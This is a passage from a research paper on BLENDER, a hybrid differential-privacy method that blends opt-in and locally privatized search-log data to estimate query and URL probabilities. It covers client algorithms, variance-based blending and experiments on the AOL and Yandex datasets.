17: $\hat{\sigma}^2_{C,\langle q,u \rangle} = \left(\frac{\hat{r}_{C,\langle q,u \rangle}(1-\hat{r}_{C,\langle q,u \rangle})}{|D_C|-1} + \frac{2|D_C|}{|D_C|-1} \left(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1} \right) \left(\frac{k-2+t}{kt-1} \right) \hat{r}_{C,\langle q,u \rangle} + \left(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1} \right)^2 \hat{\sigma}^2_{C,q} \right) \cdot \frac{1}{t^2 \left(t_q - \frac{1-t_q}{k_q-1} \right)^2}$
18: **return** $\hat{p}_C, \hat{\sigma}^2_C$.

Figure 5: Algorithm for estimating probabilities of records in the head list from the locally privatized reports of the client users.

LOCALALG$(\epsilon, \delta, m_C, f_C, HL)$

Parameters:

- ϵ, δ: the differential privacy parameters.
- m_C: the number of records to collect from the client.
- f_C: the fraction of the privacy budget to allocate to reporting queries.
- HL: the head list, represented as a map keyed by queries $\{q_1, \ldots, q_k, \star\}$. The value for each $q \in HL$ is defined as $HL[q] = \{u_1, \ldots, u_l, \star\}$, representing all URLs in the head list associated with q.

Body

1: **let** $D_{C,i}$ be the database aggregating at most m_C records from current client i.
2: $\epsilon' = \epsilon / m_C$, and $\delta' = \delta / m_C$.
3: $\epsilon'_Q = f_C \epsilon', \epsilon'_U = \epsilon' - \epsilon'_Q$ and $\delta'_Q = f_C \delta', \delta'_U = \delta' - \delta'_Q$.
4: $k = |HL|$, and $t = \frac{\exp(\epsilon'_Q) + (\delta'_Q/2)(k-1)}{\exp(\epsilon'_Q)+k-1}$.
5: **for** each $q \in HL$ **do**:
6: $k_q = |HL[q]|$, and $t_q = \frac{\exp(\epsilon'_U) + (\delta'_U/2)(k_q-1)}{\exp(\epsilon'_U)+k_q-1}$.
7: **for** each $\langle q,u \rangle \in D_{C,i}$ **do**
8: **if** $q \notin HL$ **then**
9: Set $q = \star$.
10: **if** $u \notin HL[q]$ **then**
11: Set $u = \star$.
12: With probability $(1-t)$,
13: **let** q' be a unif. random query from $HL \setminus q$.
14: **let** u' be a unif. random URL from $HL[q']$.
15: **report** $\langle q', u' \rangle$.
16: **continue**
17: With probability $(1-t_q)$,
18: **let** u' be a unif. random URL from $HL[q] \setminus u$.
19: **report** $\langle q, u' \rangle$.
20: **continue**
21: **report** $\langle q,u \rangle$.

Figure 6: Algorithm executed by each client for privately reporting their records.

significantly larger than the number of URLs associated with any query, and hence allocating a larger portion of the privacy budget to the query-reporting stage is a prudent choice.

The process of local privatization of each client's value (Figure 6) follows the strategy of the Exponential mechanism introduced by [30]. The privatization algorithm reports the true value with a certain bounded probability, and otherwise, randomizes the answer uniformly among all the other feasible values.

The fact that the head list (approximating the set of the most frequent records) is available to each client plays a crucial role in improving the utility of the data produced by this privatization algorithm compared to the previously known algorithms operating in the local privacy model. Knowledge of the head list allows dedicating the entire privacy budget to report the true value, rather than having to allocate some of it for estimating an analogue of the head list, as done in [15, 34]. Another distinction from the Exponential mechanism designed to improve utility is utilization of δ.

The choices of m_C and f_C are not related to privacy constraints, and can be made by BLENDER's developer to optimize utility goals, as will be dis-

cussed in Section 4.2.1.

The local nature of the privatization algorith, i.e., the use of a randomization procedure that can report any record with some probability, induces a predictable bias to the distribution of reported records. The removal of this bias, which we refer to as *denoising* (discussed further in Section 3.2), results in the proper probability estimates $\hat{p}_C$ (Figure 5). These probability estimates along with the variance estimates are then passed to the BlendProbabilities part of Blender.

The technical discussion of the algorithm's privacy properties, the denoising procedure and variance estimate computations follow in Sections 3.2 and 3.3.

Algorithm for Blending (Figure 7): The blending portion of Blender combines the estimates produced by the opt-in and client probability-estimation algorithms by taking into account the sizes of the groups and the amount of noise each sub-algorithm added. This produces a blended probability estimate $\hat{p}$ which, in expectation, is more accurate than either group produced individually. The procedure for blending is not subject to privacy constraints, as it operates on the data whose privacy has already been ensured by previous steps of Blender. The motivation and technical discussion of blending follows in Section 3.3.

BlendProbabilities($\hat{p}_O, \hat{\sigma}^2_O, \hat{p}_C, \hat{\sigma}^2_C, HL$)

Parameters:

- $\hat{p}_O, \hat{p}_C$: the probability estimates from the opt-in and client algorithms.
- $\hat{\sigma}_O, \hat{\sigma}_C$: the variance estimates from the opt-in and client algorithms.
- HL: the head list of records.

Body

1: **let** $\hat{p}$ be a vector indexed by records in HL.
2: **for** $\langle q, u\rangle \in HL$ **do**
3: $\quad w_{\langle q,u\rangle} = \frac{\hat{\sigma}^2_{C,\langle q,u\rangle}}{\hat{\sigma}^2_{O,\langle q,u\rangle} + \hat{\sigma}^2_{C,\langle q,u\rangle}}$.
4: $\quad \hat{p}_{\langle q,u\rangle} = w_{\langle q,u\rangle} \cdot \hat{p}_{O,\langle q,u\rangle} + (1 - w_{\langle q,u\rangle}) \cdot \hat{p}_{C,\langle q,u\rangle}$.
5: **Optional:** Project $\hat{p}$ onto probability simplex (e.g., see [39]).
6: **return** $\hat{p}$.

Figure 7: Algorithm for combining record probability estimates from opt-in and client estimates.

3 Technical Detail Summary

We now present further technical details related to the instantiations of the sub-algorithms for Blender, such as statements of privacy properties and the motivation for BlendProbabilities.

3.1 Opt-in Data Algorithms

Differential privacy of the algorithms handling opt-in client data follows directly from previous work.

Theorem 1. *([24])* CreateHeadList *guarantees (ϵ, δ)-differential privacy if $m_O = 1, \epsilon > \ln(2)$, and $\tau \geq 1$.*

Theorem 2. *([10])* EstimateOptinProbabilities *guarantees $(\epsilon, 0)$-differential privacy if $m_O = 1$.*

3.2 Client Data Algorithms

LocalAlg is responsible for the privacy-preserving perturbation of each client's data before it gets sent to the server, and EstimateClientProbabilities is responsible for aggregating the received privatized data into a meaningful statistic. We present the privacy statement and explain the logic behind the aggregation procedure next and prove them in Appendix A.

Theorem 3. LocalAlg *is (ϵ, δ)-differentially private.*

Denoising: The reports aggregated by the client mechanism form an empirical distribution over the records (and queries). Relative to the true underlying record distribution, this distribution is biased in an explicit and publicly-known way, as described by the reporting process. Thus, we seek to obtain an unbiased estimate of the true record distribution from this reported distribution. Concretely, we refer to this as *denoising* the reported empirical distribution $\hat{r}_C$ to obtain the final estimate from the client algorithm, $\hat{p}_C$. The denoising procedure relies only on the publicly-known reporting process as well as the already-privatized reports. Thus, this can be considered a *post-processing* step, which has no negative impact on the differential privacy guarantee [11] yet significantly improves utility.

Observation 1. *$\hat{p}_C$ gives the unbiased estimate of record and query probabilities under* EstimateClientProbabilities.

3.3 Blending

The opt-in algorithm and the client algorithm both output independent estimates $\hat{p}_O$ and $\hat{p}_C$ of the record distribution p. The question we address now is how to best combine these estimates using the information available.

A standard way to measure the quality of an estimate is by its variance. Although it may seem natural to choose the estimate with lower variance as the

final estimate $\hat{p}$, it is possible to achieve a better estimate by jointly utilizing the information provided by both algorithms. This is because the errors in these algorithms' estimates come from different, independent sources. The error in the estimates obtained from the opt-in algorithm is due to the addition of noise, whereas the error in the estimates obtained from the client algorithm is due to randomization of the reports over the set of records in the head list. Thus, if we determine the variances of the estimates obtained from the two algorithms, we can use these variances to *blend* the estimates in the best way.

More formally, for each record $\langle q,u\rangle$ let $\sigma^2_{O,\langle q,u\rangle}$ and $\sigma^2_{C,\langle q,u\rangle}$ be the variances of the opt-in and client algorithm's estimates of $\hat{p}_{O,\langle q,u\rangle}$ and $\hat{p}_{C,\langle q,u\rangle}$ respectively. Since these variances depend on the underlying distribution, which is unknown a priori, we will compute sample variances $\hat{\sigma}^2_{O,\langle q,u\rangle}$ and $\hat{\sigma}^2_{O,\langle q,u\rangle}$ instead. For each record $\langle q,u\rangle$, we will weigh the estimate from the opt-algorithm by $w_{\langle q,u\rangle}$ and the estimate from the client algorithm by $(1-w_{\langle q,u\rangle})$, where $w_{\langle q,u\rangle}$ is defined as in line 3 of BLENDPROBABILITIES. The optional step of projecting the blended estimates (e.g., as in [39]) ensures that the estimates sum to 1 and are non-negative.

Theorem 4 presents our computation of the sample variance of ESTIMATEOPTINPROBABILITIES, Theorem 5 presents our computation of the sample variance of ESTIMATECLIENTPROBABILITIES, and Theorem 6 motivates the weighting scheme used in BLENDPROBABILITIES. Their proofs are presented in Appendix B.

For the variance derivations, we make an explicit assumption that each piece of reported data is drawn independently and identically from the same underlying distribution. This is reasonable when comparing data across users. By setting $m_O = m_C = 1$, we remove the need to assume iid data *within* each user's own data, while simplifying our variance computations. We show in Section 4 that BLENDER achieves high utility even when $m_O = m_C = 1$.

Theorem 4. *When $m_O = 1$ the unbiased variance estimate for* ESTIMATEOPTINPROBABILITIES *can be computed as:* $\hat{\sigma}^2_{O,\langle q,u\rangle} = \frac{|D_T|}{|D_T|-1}\left(\frac{\hat{p}_{O,\langle q,u\rangle}(1-\hat{p}_{O,\langle q,u\rangle})}{|D_T|} + 2\left(\frac{b_T}{|D_T|}\right)^2\right)$.

Theorem 5. *When $m_C = 1$ the unbiased variance estimate for* ESTIMATECLIENTPROBABILITIES *can be computed as:* $\hat{\sigma}^2_{C,\langle q,u\rangle} = \frac{1}{t^2\left(t_q - \frac{1-t_q}{k_q-1}\right)^2} \cdot \Big(\frac{\hat{r}_{C,\langle q,u\rangle}(1-\hat{r}_{C,\langle q,u\rangle})}{|D_C|-1} + \big(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1}\big)^2\hat{\sigma}^2_{C,q} + \frac{2|D_C|}{|D_C|-1}\big(\frac{1-t}{(k-1)k_q} - \frac{t-tt_q}{k_q-1}\big)\big(\frac{k-2+t}{kt-1}\big)\hat{r}_{C,\langle q,u\rangle}\Big)$.

Theorem 6 (Sample Variance Optimal Weighting)**.** *If $\hat{\sigma}^2_{O,\langle q,u\rangle}$ and $\hat{\sigma}^2_{C,\langle q,u\rangle}$ are sample variances of $\hat{p}_{O,\langle q,u\rangle}$ and $\hat{p}_{C,\langle q,u\rangle}$ respectively, then $w_{\langle q,u\rangle} = \frac{\hat{\sigma}^2_{C,\langle q,u\rangle}}{\hat{\sigma}^2_{O,\langle q,u\rangle}+\hat{\sigma}^2_{C,\langle q,u\rangle}}$ is the sample variance optimal weighting.*

4 Experimental Evaluation

We designed BLENDER with an eye toward preserving the utility of the eventual results in the two applications we explore in this paper: trend computation and local search, as described in Section 1.2. We use two established domain-specific utility metrics to assess the utility, the L1 metric and NDCG.

L1: L1 is the Manhattan distance between the estimate and actual probability vectors, in other words, $L1 = \sum_i |\hat{p}_i - p_i|$. The smaller the L1, the better.

NDCG: NDCG is a standard measure of search quality [20, 38] that explicitly takes the ordering of the items in a results list into account. This measure uses a relevance score for each item: given a list of items and their true frequencies, we define the *relevance* or *gain* of the ith most frequent item as $rel_i = \frac{n_i}{\sum_j n_j}$, where n_j is the number of occurrences of the jth most frequent item. The *discounted cumulative gain* for the top k items in an estimated list (that is, a list that estimates the top k items and their frequencies) is typically computed as $DCG_k = \sum_{i=1}^{k} \frac{2^{rel_i}-1}{\log_2(i+1)}$. Here, the $\log_2(i+1)$ factor diminishes the contribution of items later in the list, hence the notion of *discounting*. In particular, getting the ordering correct for higher-relevance items early in the list yields a higher DCG_k value.

The magnitude of the DCG_k value doesn't mean much on its own. For better interpretability, it is usually normalized by the *Ideal DCG* ($IDCG_k$), which is the DCG_k value if the estimated list had the exact same ordering as the actual list. Thus, the *normalized discounted cumulative gain* ($NDCG_k$), which ranges between 0 and 1, is defined as $NDCG_k = DCG_k/IDCG_k$.

While NDCG is traditionally defined for lists, BLENDER outputs a list-of-lists: there is a URL list corresponding to each query, and the queries themselves form a list. Thus, we introduce a generalization of the traditional NDCG measure. Specifically, for each query q, we first compute the NDCG as described above of q's *URL list*, $NDCG^q_k$. We then define the DCG of the *query list* as $DCG^Q_k = \sum_{i=1}^{k} \frac{2^{rel_i}-1}{\log_2(i+1)} \cdot NDCG^i_k$. This is analogous to the typical DCG computation, except that each query's contribution is being further discounted by how well

	AOL	Yandex
Data set on disk	1.75 GB	16 GB
Unique queries	4,811,646	13,171,961
Unique clients	519,371	4,970,073
Unique URLs	1,620,064	12,702,350

Figure 8: Data set statistics.

its URL list was estimated. The DCG value for the query list as a whole is then normalized by the analogous *Ideal DCG* ($IDCG_k^Q$) – the DCG_k^Q if the estimated query list had the exact same ordering as the actual query list.

Compared to the traditional NDCG definition, the additional discounting within DCG_k^Q makes it even harder to attain high NDCG values than in the query-only case. Contrasted with the L1 measure, this formulation takes both the ranking and probabilities from the data set into account. Since changes to the probabilities may not result in ranking changes, L1 is an even less forgiving measure than NDCG.

Since the purpose of BLENDER is to estimate probabilities of the top records, we discard the artificially added $\star$ queries and URLs and rescale rel_i prior to L1 and NDCG computations. However, since we use the method of [39] in BLENDPROBABILITIES, the probability estimates involving $\star$ have a minor implicit effect on the L1 and NDCG scores.

4.1 Experimental Setup

Data sets: For our experiments, we use the AOL search logs, first released in 2006 and an order of magnitude bigger Yandex search data set[4], from 2013. Figure 8 compares their characteristics.

Data analysis: To familiarize the reader with the approach we used for assessing result quality, Figure 9 shows the top-10 most frequent queries in the AOL data set, with the estimates given by the different "ingredients" of BLENDER.

The table is sorted by column 2, which contains the non-private, empirical probabilities p_q for each query q from the AOL data set with 1 random record sampled from each user. We consider this as the baseline for the true, underlying probability of that query. Column 3 contains the final query probability estimates outputted by BLENDER, $\hat{p}_q$, after combining the estimates from the opt-in group and clients. The remaining columns show the estimates that are produced by the sub-components of BLENDER that are eventually combined to form the estimates in column 3. As the opt-in and client sub-components compute probability estimates over the *records* in the head list, we obtain *query* probability estimates by aggregating the probabilities associated with each

Query	AOL data prob. p_q	Blender estimate $\hat{p}_q$	Opt-in estimate $\sum_u \hat{p}_{O,\langle q,u\rangle}$	Client estimate $\hat{p}_{C,q}$	Client estimate $\sum_u \hat{p}_{C,\langle q,u\rangle}$
$\star$	0.9108	0.9103	0.9199	0.9100	0.1468
google	0.0213	0.0216	0.0213	0.0217	0.0216
yahoo	0.0067	0.0070	0.0046	0.0073	**0.0325**
google.com	0.0067	0.0056	0.0023	0.0061	0.0194
myspace.com	0.0057	0.0052	0.0022	0.0057	**0.0258**
mapquest	0.0054	0.0051	**0.0062**	0.0053	0.0192
yahoo.com	0.0043	0.0043	0.0021	0.0048	0.0192
www.google.com	0.0034	0.0004	0.0004	0.0032	0.0098
myspace	0.0033	**0.0034**	**0.0042**	**0.0035**	**0.0255**
ebay	0.0028	0.0026	0.0028	0.0028	0.0254

Figure 9: Top-10 most popular queries in the AOL dataset, their empirical probabilities p_q in the first numeric column, BLENDER's probability estimates $\hat{p}_q$ in the next column, and the various sub-components' estimates in the remaining columns. Parameter choices are shown in Figure 10.

URL for a given query (columns 4 and 6). The sample variance of these aggregated probabilities, used for blending, is naively computed as in Theorem 4. In addition to estimating the record probabilities, the client algorithm estimates query probabilities directly, which are shown in column 5. Regressions, i.e., estimates that appear *out of order* relative to column 2, are shown in red.

Takeaways: The biggest takeaway is that the numbers in columns 2 and 3 are similar to each other, with only one regression after BLENDER's usage. BLENDER compensates for the weaknesses of both the opt-in and the client estimates. Despite the sub-components having several regressions, their combination has only one.

The table also provides intuition for the usefulness of a two-stage reporting process in the client algorithm (first report a query and *then* the URL), thus allowing for separate estimates of query and record probabilities. Specifically, despite the high number of regressions for the client algorithm's aggregated record probability estimates (column 6), its query probability estimates (column 5) have only one.

4.2 Experimental Results

We formulate questions for our evaluation as follows: how to choose BLENDER's parameters (Section 4.2.1), how does BLENDER perform compared to alternatives (Section 4.2.2), and how robust are our findings (Section 4.2.3)?

4.2.1 Algorithmic and Parameter Choices

BLENDER has a handful of parameters, some of which can be viewed as given externally (by the laws of nature, so to speak), and others whose choice is purely up to the entity that's utilizing BLENDER. We now describe and, whenever possible, motivate, our choices for these.

Privacy parameters, ϵ and δ: Academic literature on differential privacy views the selection of the ϵ parameter as a "social question" [9] and thus

uses ϵ in the range of 0.01 to 10 for evaluating algorithm performance (see Table 1 in [18]). The two known industry deployments of differential privacy (by Google [13] and Apple [17]) do not explicitly reveal the parameters used. [25, 37] found via reverse-engineering of Apple's differential privacy implementation that Apple uses $\epsilon = 1$ or $\epsilon = 2$ per item submitted, but allows submission of several dozen items per day from one device. A typical user might experience an ϵ of $4 - 6$ per day, but $\epsilon = 20$ per day has also been observed [37]. The work most similar to ours, [34], performs evaluations using ϵ in the range $[1, 10]$. We use $\epsilon = 4$, unless otherwise stated. Similarly, a range of δs has been used for evaluations (e.g., $10^{-6}, 10^{-5}, 10^{-4}$ in [26] and 0.05 in [6]). We use $\delta = 10^{-5}$ for AOL and $\delta = 10^{-7}$ for Yandex data sets, with the smaller δ choice for the latter reflecting the larger number of users in the data set.

We use the same ϵ and δ values for the opt-in and client users. From a behavioral perspective, this reduces a user's opt-in decision down to one purely of trust towards the curator.

Opt-in and client group sizes, $|O|$ and $|C|$: The relative sizes of opt-in group and client group, $|O|$ and $|C|$, respectively, can be viewed as exogenous variables which are dictated by the trust that users place in the search engine. We choose 5% and 2.5% for the fraction of opt-in users as compared to total users as these seem reasonable for representing the fraction of "early adopters" who are willing to supply their data for the improvement of products and allow us to demonstrate the utility benefits of algorithms designed to operate in the hybrid privacy model.

The number of records to collect from each opt-in user, $m_O = 1$: This is mandated by the privacy constraints of CreateHeadList algorithm. If $m_O > 1$ is desired, one should modify the algorithm.

Remaining parameter choices (m_C, f_C, f_O, M) are driven purely by utility considerations.

The number of records to collect from each client, $m_C = 1$: Across a range of experimental values, collecting 1 record per user always yielded greatest utility, motivating this parameter choice. Apple makes an analogous choice in their implementation – they (temporarily) store all relevant items on a client's device, and then choose 1 item of each type to transmit at random each day [37].

How to split the privacy budget between query and url reporting for clients, $f_C = 0.85$: Figure 11 shows the effects of the budget split on both the L1 and NDCG metrics. Unsurprisingly, Figure 11a shows that the larger the fraction of client algorithm's budget dedicated to query estimation as opposed to URL estimation, the better the L1 score for the client and Blender results. The NDCG metric in Figure 11b shows a trade-off that emerges as we assign more budget to the queries, de-emphasizing the URLs; before and after 0.85, we start seeing a drop in NDCG values for the client algorithm. The orange opt-in line in Figure 11b is constant, as the opt-in group is not affected by the budget split. Somewhat surprisingly with this parameter setting, the NDCG for Blender result is also consistently high (nearly equal to and hidden by the opt-in line) and is unaffected by the budget split, unlike the L1 metric.

What fraction of opt-in data to use for creating the headlist, $f_O = 0.95$: Our goal is to build a large candidate head list, and unless we allocate most of the opt-in user data to building such a head list (algorithm CreateHeadList), our subsequent results may be accurate but apply only to a small number of records. Since our opt-in group's size is small relative to our client group size, and it is difficult to generate a head list in the local privacy model – it makes sense to utilize most of the opt-in group's data for the task that is most difficult in the local model. Through experiment we observe that increasing f_O past 95% gives diminishing returns for increasing the head list size; on the other hand, there is a significant utility gain (NDCG and L1) from the use of a small fraction of opt-in users for estimating probabilities of the head list. Thus, rather than using the entire opt-in group for head list generation (i.e., $f_O = 1$), we reserve 5% of the opt-in data for probability estimation.

What should be the final size of the set for which we provide probability estimates, M: The choice of M is influenced by competing considerations. The larger the head list for which we provide the probability estimates, the more effective the local search application (subject to those probability estimates being accurate). However, as desired head list size increases, the accuracy of our estimates drops (most notably due to client data privatization). We want to strike a balance that allows us to get a sensibly large record set with reasonably accurate probability estimates it. We choose $M = 50$ and $M = 500$ for the AOL and Yandex datasets, to reflect their differing sizes.

Subsequently, we use the parameters shown in Figure 10 unless explicitly stated.

4.2.2 Utility Comparison to Alternatives

The closest related work is a recent paper by Qin *et al.* [34] for heavy hitter estimation with local differential privacy, in which they provide a utility

Parameter	AOL	Yandex
ϵ	4	4
δ	10^{-5}	10^{-7}
$\frac{\lvert O\rvert}{\lvert O\rvert+\lvert C\rvert}$	5%	2.5%
m_O	1	1
m_C	1	1
f_O	0.95	0.95
f_C	0.85	0.85
M	50	500

Figure 10: Experimental parameters.


evaluation of their algorithm on the AOL data set for the head list size of 10. We perform a direct comparison of their NDCG results with BLENDER's across ϵ values in the range of 1–5, which we plot in Figure 12. Across the entire range of the privacy parameter, our NDCG values are above 95%, whereas the reported NDCG values for Qin *et al.* are in the 30% range, at best. We believe that given the intense focus on search optimization in the field of information retrieval, NDCG values as low as those of Qin *et al.* are generally unusable, especially for such a small head list size. Overall, BLENDER significantly outperforms what we believe to be the closest related research project.

A caveat to these findings is that Qin *et al.* [34] and this work use slightly different scoring functions. The former's relevance score is based on the rank of queries in the original AOL data set, which results in penalizing mis-ranked queries regardless of how similar their underlying probabilities may be. BLENDER's relevance score relies on the underlying probabilities, so mis-ranked items with similar underlying probabilities have only a small negative impact on the overall NDCG score; we believe this choice is justified. Although it yields increased NDCG scores, BLENDER operates on records (rather than queries, as Qin *et al.* does). Because of this, the generalized NDCG score used to evaluate BLENDER (Section 4) is a strictly less forgiving metric than the traditional NDCG score. Thus, although simultaneously compensating for both differences would yield the ideal comparison, the one in Figure 12 is reasonable.


4.2.3 Robustness

We now discuss how the size of the opt-in group and the choice of ϵ affect BLENDER's utility.

Evaluation of trend computation: Figure 13 shows the L1 values as a function of the opt-in percentage ranging between 1% and 10%. We see slight differences in the two data sets and across the various head list sizes. Some of the differences might be due to the fact that given the relatively small size of the AOL data set, we need to consider higher opt-in percentages to get reasonably sized head lists



(a) L1



(b) NDCG

Figure 11: Comparing AOL data set results across a range of budget splits for client, opt-in, and blended results.




Figure 12: Comparing to the results in the CCS'16 paper by Qin *et al.* across a range of ϵ values; head list size=10.

and L1 values. In fact, when we increase the opt-in percentage to 10% for the AOL data set, we see a decline in L1 values similar to what is observed in Figure 13b for the Yandex data set. If our goal is to have head lists of 500+, we see that with the larger Yandex data set, an opt-in percentage as small as 2.5% is sufficient to achieve high utility. On the other hand, portions of lines do not appear on figures if the desired head list size was not reached; e.g., in Figure 13a, the line for a head list of size 50 does not begin until 4.5% because that size head list was not created with a smaller opt-in percentage.




Figure 13: L1 statistics as a function of the opt-in percentage for select head list sizes.




Figure 14: NDCG statistics as a function of the opt-in percentage for select head list sizes.

Figure 15 shows the L1 values as a function of ϵ, ranging from 1 to 5. For both data sets, we see a steady decline in the L1 metric, despite aggregating L1 values over longer estimate vectors. With more data in the Yandex data set, we are able to hit small values of L1 (under 0.1) with $\epsilon \geq 1$. Similar to the case with small opt-in percentages, having too small an ϵ makes it difficult to achieve head lists of their target size; e.g., in Figure 15a, the line for a head list of size 50 does not begin until $\epsilon = 3$ because that size head list was not created with a smaller ϵ value.


Evaluation of local search computation: Figure 14 shows the NDCG measurements as a function of the opt-in percentage ranging between 1% and 10%. The results are quite encouraging; for the smaller AOL data set, for instance, we need to have an opt-in level of ≈5% to achieve an NDCG level of 95%, which we regard as acceptable. However, for the larger Yandex data set, we hit that NDCG level even sooner: the NDCG value for 1.5% is above 95% for all but the largest head list size.

Figure 16 shows how the NDCG values vary across the two data sets for a range of head list sizes and ϵ values. We see a clear trend toward higher NDCG values for Yandex, which is not surprising given the sheer volume of data. For the Yandex data set, we can keep ϵ as low as 1 and still achieve NDCG values of 95% and above for all but the two largest head list sizes. For those, we must increase ϵ in order to generate larger head lists from the opt-in users.

5 Related Work

Algorithms for the trusted curator model: Researchers have developed numerous differentially private algorithms operating in the trusted curator model that result in useful data for a variety of applications. For example, [24, 26, 16, 31] address the problem of publishing a subset of the data contained in a search log with differential privacy guarantees; [27] and [6] propose approaches for frequent item identification; [14] propose an approach for monitoring aggregated web browsing activities; and so on.


Algorithms for the local model: Although the demand for privacy-preserving algorithms operating in the local model has increased in recent years, par-



(a) AOL

(b) Yandex

Figure 15: L1 statistics for AOL and Yandex data sets as a function of ϵ for select head list sizes.



(a) AOL

(b) Yandex

Figure 16: NDCG statistics for AOL and Yandex data sets as a function of ϵ for select head list sizes.

ticularly among practitioners [17, 35], fewer such algorithms are known [40, 19, 8, 13, 5]. Furthermore, the utility of the resulting data obtained through these algorithms is significantly limited compared to what is possible in the trusted curator model, as shown experimentally [15, 21] and theoretically [22].

The recent work of [34] also takes a two-stage approach: first, spend some part of the privacy budget to learn a candidate head list and then use the remaining privacy budget to refine the probability estimates of the candidates. However, that's where the similarities with Blender end, as [34] focuses entirely on the local model (and thus has to use entirely different algorithms from ours for each stage) and addresses the problem of estimating probabilities of queries, rather than the more challenging problem of estimating probabilities of query-URL pairs.

Our contribution: Our work significantly improves upon the known results by developing application-specific local privatization algorithms that work in combination with the trusted curator model algorithms. Specifically, our insight of providing all users with differential privacy guarantees but achieving it differently depending on whether or not they trust the data curator, enables an efficient privacy-preserving head list construction. The subsequent usage of this head list in the algorithm operating in the local model helps overcome one of the main challenges to utility of privacy-preserving algorithms in the local model [15]. Moreover, the weighted aggregation of probability estimates obtained from algorithms operating in the two models (that explicitly factors in the amount of noise each contributed), enabled remarkable utility gains compared to usage of one algorithm's estimates. As discussed in Section 4.2.2, we significantly outperform the most recently introduced local algorithm of [34] on metrics of utility in the search context.

6 Discussion

Operating in the hybrid model is most beneficial utility-wise if the opt-in user records and client user records come from the same distribution – i.e., the two groups have fairly similar observed search behavior. If that is not the case, the differential privacy

guarantees still hold, but the accuracy of BLENDER's estimates may decrease.

Improvement in utility over what can be achieved in the local model comes from two sources: the hybrid privacy model lets us develop a better algorithm for client data collection and the analysis of algorithms' variances lets us smartly combine the results.

In practice, a system for local search or trend computation would be run at regular intervals in order to refresh the data as well as accommodate for users being added to, removed from, or moving between the opt-in and the client groups. We have focused on the problem of obtaining local search or trend computation results for a single execution of the system. While one could simply re-run BLENDER at regular intervals to obtain new results (with potentially different opt-in and client groups), this comes at a cost to privacy. We leave the task of improving the temporal aspect of BLENDER beyond what is achievable with standard composition techniques of differential privacy [11] to future work.

7 Conclusions

We proposed a hybrid privacy model and a blended approach that operates within it that combines the upsides of two common models of differential privacy: the local model and the trusted curator model. Using local search as a motivating application, we demonstrated that our proposed approach leads to a significant improvement in terms of utility, bridging the gap between theory and practicality.

Future work: We plan to continue this work in two directions: first, to address any systems and engineering challenges to BLENDER's adoption in practice, including those that arise due to data changing over time; and second, to develop algorithms for other settings where the hybrid privacy model is appropriate, thus facilitating adoption of differential privacy in practice by minimizing the utility impact of privacy-preserving data collection.

References

[1] ACQUISTI, A., BRANDIMARTE, L., AND LOEWENSTEIN, G. Privacy and human behavior in the age of information. *Science 347*, 6221 (2015), 509–514.

[2] ACQUISTI, A., AND GROSSKLAGS, J. Privacy and rationality in individual decision making. *IEEE Security and Privacy 3*, 1 (2005), 26–33.

[3] BAEZA-YATES, R., GIONIS, A., JUNQUEIRA, F., MURDOCK, V., PLACHOURAS, V., AND SILVESTRI, F. The impact of caching on search engines. In *ACM SIGIR Conference on Research and Development in Information Retrieval* (2007), pp. 183–190.

[4] BAEZA-YATES, R., GIONIS, A., JUNQUEIRA, F. P., MURDOCK, V., PLACHOURAS, V., AND SILVESTRI, F. Design trade-offs for search engine caching. *ACM Transactions on the Web 2*, 4 (2008), 20.

[5] BASSILY, R., AND SMITH, A. Local, private, efficient protocols for succinct histograms. In *Proceedings of the Symposium on Theory of Computing (STOC)* (2015), pp. 127–135.

[6] BHASKAR, R., LAXMAN, S., SMITH, A., AND THAKURTA, A. Discovering frequent patterns in sensitive data. In *Proceedings of the International Conference on Knowledge Discovery and Data Mining (KDD)* (2010), pp. 503–512.

[7] DIENLIN, T., AND TREPTE, S. Is the privacy paradox a relic of the past? an in-depth analysis of privacy attitudes and privacy behaviors. *European Journal of Social Psychology 45*, 3 (2015), 285–297.

[8] DUCHI, J. C., JORDAN, M. I., AND WAINWRIGHT, M. J. Local privacy and statistical minimax rates. In *Symposium on Foundations of Computer Science (FOCS)* (2013), pp. 429–438.

[9] DWORK, C. A firm foundation for private data analysis. *Communications of the ACM 54*, 1 (2011), 86–95.

[10] DWORK, C., MCSHERRY, F., NISSIM, K., AND SMITH, A. Calibrating noise to sensitivity in private data analysis. In *Theory of Cryptography Conference (TCC)* (2006), pp. 265–284.

[11] DWORK, C., AND ROTH, A. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science 9*, 3–4 (2014), 211–407.

[12] DWORK, C., ROTHBLUM, G. N., AND VADHAN, S. Boosting and differential privacy. In *Symposium on Foundations of Computer Science (FOCS)* (2010), pp. 51–60.

[13] ERLINGSSON, Ú., PIHUR, V., AND KOROLOVA, A. RAPPOR: Randomized aggregatable privacy-preserving ordinal response. In *Proceedings of the Conference on Computer and Communications Security (CCS)* (2014), pp. 1054–1067.

[14] FAN, L., BONOMI, L., XIONG, L., AND SUNDERAM, V. Monitoring web browsing behavior with differential privacy. In *Proceedings of the 23rd International Conference on World Wide Web (WWW)* (2014), pp. 177–188.

[15] FANTI, G., PIHUR, V., AND ERLINGSSON, Ú. Building a rappor with the unknown: Privacy-preserving learning of associations and data dictionaries. *Proceedings on Privacy Enhancing Technologies (PETS)*, 3 (2016), 41–61.

[16] GÖTZ, M., MACHANAVAJJHALA, A., WANG, G., XIAO, X., AND GEHRKE, J. Publishing search logs–a comparative study of privacy guarantees. *IEEE Transactions on Knowledge and Data Engineering 24*, 3 (2012), 520.

[17] GREENBERG, A. Apple's differential privacy is about collecting your data – but not your data. In *Wired* (June 13, 2016).

[18] HSU, J., GABOARDI, M., HAEBERLEN, A., KHANNA, S., NARAYAN, A., PIERCE, B. C., AND ROTH, A. Differential privacy: An economic method for choosing epsilon. In *27th IEEE Computer Security Foundations Symposium (CSF)* (2014), pp. 398–410.

[19] HSU, J., KHANNA, S., AND ROTH, A. Distributed private heavy hitters. In *International Colloquium on Automata, Languages, and Programming (ICALP)* (2012), pp. 461–472.

[20] JÄRVELIN, K., AND KEKÄLÄINEN, J. Cumulated gain-based evaluation of ir techniques. *Transactions on Information Systems (TOIS) 20*, 4 (2002), 422–446.

[21] KAIROUZ, P., BONAWITZ, K., AND RAMAGE, D. Discrete distribution estimation under local privacy. In *Proceedings of the International Conference on Machine Learning (ICML)* (2016), pp. 2436–2444.

